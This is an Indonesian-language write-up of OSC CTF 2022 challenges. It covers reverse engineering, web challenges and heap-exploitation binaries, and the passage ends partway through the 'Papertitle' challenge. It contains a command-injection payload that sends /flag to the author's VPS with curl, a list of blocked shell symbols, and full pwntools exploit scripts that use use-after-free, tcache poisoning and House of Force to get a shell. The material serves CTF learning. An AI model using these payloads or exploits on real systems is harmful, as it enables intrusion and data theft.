
Write-up OSC CTF 2022

No Rush & Relax




Linz
Blacowhait
killjoyGILA

Daftar Isi

Reverse

Babyrev (100 pts)

Diberikan file elf, setelah dilakukan string akhirnya didapatlah flagnya,




Flag : OSC2022{n0w_y0u_c4n_C_th4t_r3v_41nt_h4rdddd}

Web

Inspect Me (100 pts)


Link: http://139.59.117.189:5001/, Sesuai dengan judul soalnya, hanya tinggal klik F12 saja untuk membuka menu Inspect Element dari Browser. Lalu muncullah flag pada tab Elements seperti yang tertera pada gambar berikut.



Flag : OSC2022{CLA$SI1111C_ch4l1enGE_On_W3BBB}

Post to Get (100 pts)


Link: http://139.59.117.189:5003/. Dengan langkah awal yang sama dengan soal sebelumnya, yakni Inspect Element pada browser. Saya menemuka keanehan pada method yang digunakan serta atribut pada tag input yang masih ter-disabled. Oleh karena itu, hanya dengan mengubah nilai method=”GET” menjadi method=”POST” dan menghapus “disabled” pada tag input untuk submit, form dapat di post dan menuju ke halaman berisi flag.




Flag : OSC2022{7HE_w3B_is_w31RD?!?!}

Login (100 pts)

Diberikan link yang berisi form login




Dapat dilihat terlihat SQLi nya, langsung saja dicoba payload



Flag : OSC2022{SQLi_goeS_BrrRrRR!!!}

Ping Kematian (472 pts)

Link: http://139.59.117.189:5004/, Flag terdapat di path /flag. Saat dibuka tampilan halaman web seperti ini.



Ternyata website tersebut melakukan ping terhadap ip 8.8.8.8, sudah jelas ini merupakan soal **Command Injection**, tetapi bannyak symbol yang terblokir seperti

```
"|", " ", "<", "!", "%", "(", ")", "&" , "^", "\"
```

Dan masih ada beberapa symbol lainnya, disini saya mencoba di local saya dengan command seperti

```
ping 8.8.8.8${IFS}`id`
```


Hasilnya seperti ini.

```
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF$ ping 8.8.8.8${IFS}`id`
ping: groups=1000(linuz),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),998(docker): Name or service not known
linuz@linz:~/Desktop/2022CTF_Archive/OSCCTF$
```

Oke ternyata command `id` masih work disana tetapi saat dicoba di website challenge response dari web seperti ini.


Hmm saya curiga kalau output nya tidak keluar, karena itu saya coba gunakan curl untuk mengecek apakah command kita jalan atau tidak. Disini saya menggunakan VPS saya dan payload yang saya coba seperti ini.

```
ping 8.8.8.8${IFS}`curl${IFS}http://167.99.40.220:4242/`
```



Dan ternyata berhasil. Karena kita tahu flag berada di /flag dari deskripsi soal, maka tinggal kita ganti payload kita menjadi seperti ini

```
ping 8.8.8.8${IFS}`curl${IFS}http://167.99.40.220:4242${IFS}-F${IFS}x=@/flag`
```




Flag : OSC2022{k1dDi3s_c4nNoT_wR1t3_s3CuR3_wAf5!1one1!!!}

Binary

Baby (484 pts)

Soal Heap Exploitation diberikan file elf 64bit, setelah dibuka di IDA ternyata merupakan program C++




```
43          while ( 1 )
44          {
45            my_cin<std::string>("Options:\n- add\n- remove\n- read\n- send\n- quit\n", v21);
46            if ( !std::operator==<char>(v21, "add") )
47              break;
48            my_cin<unsigned int>("Index: ", &v18);
49            my_cin<unsigned int>("Size: ", &v19);
50            v4 = std::array<String,16ul>::at(v22, v18);
51            v5 = operator new[](v19);
52            v6 = v19;
53            *v4 = v5;
54            *(v4 + 8) = v6;
55          }
56          if ( !std::operator==<char>(v21, "remove") )
57            break;
58          my_cin<unsigned int>("Index: ", &v18);
59          v7 = *std::array<String,16ul>::at(v22, v18);
60          if ( v7 )
61            operat
                void *v7; // rax
62        }
63        if ( !std::operator==<char>(v21, "send") )
64          break;
65        my_cin<unsigned int>("Index: ", &v18);
66        v9 = std::operator<<<std::char_traits<char>>(&std::cout, "Send message: ", v8);
67        std::ostream::operator<<(v9, &std::endl<char,std::char_traits<char>>);
68        v10 = (*(std::array<String,16ul>::at(v22, v18) + 8) - 1);
69        v11 = std::array<String,16ul>::at(v22, v18);
70        v20 = read(0, *v11, v10);
71        v12 = std::array<String,16ul>::at(v22, v18);
72        *(*v12 + v20 + 1LL) = 0;
      }
00001363 main:62 (1363)
```

Terdapat menu berupa add, remove, read, send, dan quit disana. Bug pada program ini adalah UAF, karena kita bisa read setelah chunk di free, dan kita juga bisa edit setelah chunk di free, untuk solvenya tinggal leak lewat unsorted bin dan overwrite __free_hook lewat tcache poisoning. Full Script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./chall")
p = process("./chall")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")

HOST = '139.59.117.189'
PORT = 3301

cmd = """
b*main
"""

if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)
```

```python
def add(idx, size):
    sleep(0.1)
    p.sendline(b'add')
    p.sendlineafter(b'Index: ', str(idx))
    p.sendlineafter(b"Size: ", str(size))

def remove(idx):
    sleep(0.1)
    p.sendline(b'remove')
    p.sendlineafter(b'Index: ', str(idx))

def read(idx):
    sleep(0.1)
    p.sendline(b'read')
    p.sendlineafter(b'Index: ', str(idx))

def write(idx, content):
    sleep(0.1)
    p.sendline(b'send')
    p.sendlineafter(b'Index: ', str(idx))
    p.sendafter(b'message: \n', content)

add(0, 0x440)
add(1, 0x30)
add(2, 0x30)
add(3, 0x30)
write(3, b'/bin/sh\x00')
remove(0)
read(0)
leak = u64(p.recvn(6)+b'\x00'*2)
libc.address = leak - libc.sym['__malloc_hook'] & ~0xfff
print(hex(leak),hex(libc.address))

#tcache poisoning
remove(1)
remove(2)

write(2, p64(libc.sym['__free_hook']))
add(0, 0x30)
add(1, 0x30)
write(1, p64(libc.sym['system']))
remove(3) #shell
p.interactive()
```



Flag : OSC2022{H3aPP1Ty_H0pp1tY_Fl4G_I5_N0w_mY_Pr0P3r7Y!!}

Myhouse (493 pts)

Soal heap exploitation, file berupa elf64 bit, untuk programnya kurang lebih seperti ini.

```
puts("\n=============");
 puts("Hi, welcome to my house!");
 printf("this is a gift for you: %p\n", &puts);
 ptr = malloc(0x8CuLL);
 printf("And another: %p\n", ptr + 16);
 puts("Feel free to leave a review if you enjoyed your stay!");
 free(ptr);
 puts("=============\n");
 puts("1. View review");
 puts("2. Add review");
 puts("3. Exit\n");
 while ( 1 )
 {
   while ( 1 )
   {
     printf("> ");
     num = read_num();
     if ( num != 2 )
       break;
     if ( v9 > 3 )
     {
       puts("Too many review! Exiting");
       abort();
     }
     printf("Size: ");
     size = read_num();
     ptr = malloc(size);
     buf[v9] = ptr;
     printf("Message: ");
     v4 = malloc_usable_size(buf[v9]);
     read(0, buf[v9++], v4 + 8);
     puts("\nReview added!");
   }
   if ( num == 1 )
   {
     for ( i = 0; v9 > i; ++i )
     {
       printf("Review %d:\n", i);
       puts(buf[i]);
     }
   }
   else if ( num == 3 )
   {
     puts("Bye!");
     exit(0);
   }
```

Terdapat bug overflow disana, dimana saat read size ditambah + 8

```
    v4 = malloc_usable_size(buf[v9]);
    read(0, buf[v9++], v4 + 8);
```

Dengan ini kita bisa overwrite top_chunk, dan gunakan teknik House of Force. Karena libc sudah dikasih, dan address heap juga sudah dikasih. Disini saya overwrite libc_got, karena di program terdapat **puts(buf[i]).** Jika kita overwrite libc_got ke system, maka bisa menjadi **system(buf[i])**. Full script:

```
from pwn import *
from sys import *

elf = context.binary = ELF("./myhouse")
p = process("./myhouse")
libc = ELF("./libc.so.6")

HOST = '139.59.117.189'
PORT = 3008

cmd = """
b*main+418
"""

if(argv[1] == 'gdb'):
   gdb.attach(p,cmd)
elif(argv[1] == 'rm'):
   p = remote(HOST,PORT)

def add(size, content):
   p.sendlineafter(b'> ', b'2')
   p.sendlineafter(b': ', str(size))
   p.sendafter(b": ", content)

def view():
   p.sendlineafter(b'> ', b'1')

p.recvuntil(b'you: ')
leak = eval(p.recvline().rstrip())
libc.address = leak - libc.sym['puts']
p.recvuntil(b'another: ')
heap = eval(p.recvline().rstrip()) - 0x20
print(hex(libc.address))
print(hex(heap))

add(0x30, b'/bin/sh\x00')
add(0x30, b'\x00'*0x38+p64(0xffffffffffffffff))

target = libc.address+0x3af0a8 #libc_got
print(hex(target))
size = (target - 0x10) - (heap+0x80) -0x10

add(size, b'/bin/sh\x00')
add(0, p64(libc.sym['system'])*2)

p.interactive()
```


Flag : OSC2022{w3lc0m3_t0_my_h0u533_0f_f0rc3_r3viewww_m33!!}

Papertitle (493 pts)

Soal heap exploit lagi, file berupa elf 64 bit, setelah dibuka di IDA fungsi mainnya kurang lebih seperti ini.

```
void __fastcall __noreturn main(int a1, char **a2, char **a3)
{
  setvbuf(stdin, 0LL, 2, 0LL);
  setvbuf(stdout, 0LL, 2, 0LL);
  setvbuf(stderr, 0LL, 2, 0LL);
  dword_404160 = 0;
  puts("Welcome to paper title !");
  puts("Here, you can write the title of the paper that you will
remember for the rest of your life");
  while ( 1 )
  {
    switch ( sub_4012BE() )
    {
      case 1u:
        list();
        break;
      case 2u:
        add();
        break;
      case 3u:
        display();
        break;
      case 4u:
        edit();
        break;
      case 5u:
        delete();
        break;
      case 6u:
        puts("[+] Exiting ...");
        exit(0);
      default:
        puts("[!] Error : wrong choice !");
        break;
    }
  }
}
```

Terdapat 5 case/function disana, yaitu list, add, display, edit, dan delete.
- List adalah untuk melihat semua daftar paper
- add untuk alokasi paper, terdapat 3 alokasi disini, yang pertama sebut saja head dari paper, 2 lainnya merupakan isi content dari paper yaitu title dan content
- Display untuk melihat title dan content dari paper
- Edit untuk mengganti content dari paper
- Delete untuk free head dari paper, perlu di note yang difree disini hanya head dari paper saja bukan content maupun titlenya. Kurang lebih seperti ini



Saat kita delete(1) yang akan di free hanya head dari paper saja, content dan title tidak ikut di free. Oke sekarang kita lihat fungsi edit dan display.

Edit

```
int edit()
{
  int v1; // [rsp+Ch] [rbp-4h]

  v1 = sub_40123F("paper number");
  if ( v1 > 0 && dword_404160 + 1 > v1 )
    return (*(qword_4040C0[v1 - 1] + 32LL))(qword_4040C0[v1 - 1]);
  else
    return puts("[!] Error : wrong paper number !");
}
```

Display

```
int display()
{
  int v1; // [rsp+Ch] [rbp-4h]

  v1 = sub_40123F("paper number");
  if ( v1 > 0 && dword_404160 + 1 > v1 )
    return (*(qword_4040C0[v1 - 1] + 40LL))(qword_4040C0[v1 - 1]);
  else
    return puts("[!] Error : wrong paper number !");
}
```


Edit dan Display menggunakan pointer dari qword_4040c0[v1] untuk mengedit dan leak, jika kita liihat pada head dari paper disana terdapat address heap yang menunjuk ke content dan title kita, jika kita berhasil mengganti address heap tersebut ke free_got, maka kita bisa mendapatkan leak libc dan bisa overwrite free_got.

Bug pada soal disini terdapat pada fungsi **delete()**

```
int delete()
{
  int v1; // [rsp+Ch] [rbp-4h]

  v1 = sub_40123F("paper number");
  if ( v1 <= 0 || dword_404160 + 1 <= v1 )
    return puts("[!] Error : wrong paper number !");
  free(qword_4040C0[v1 - 1]);
  return --dword_404160;
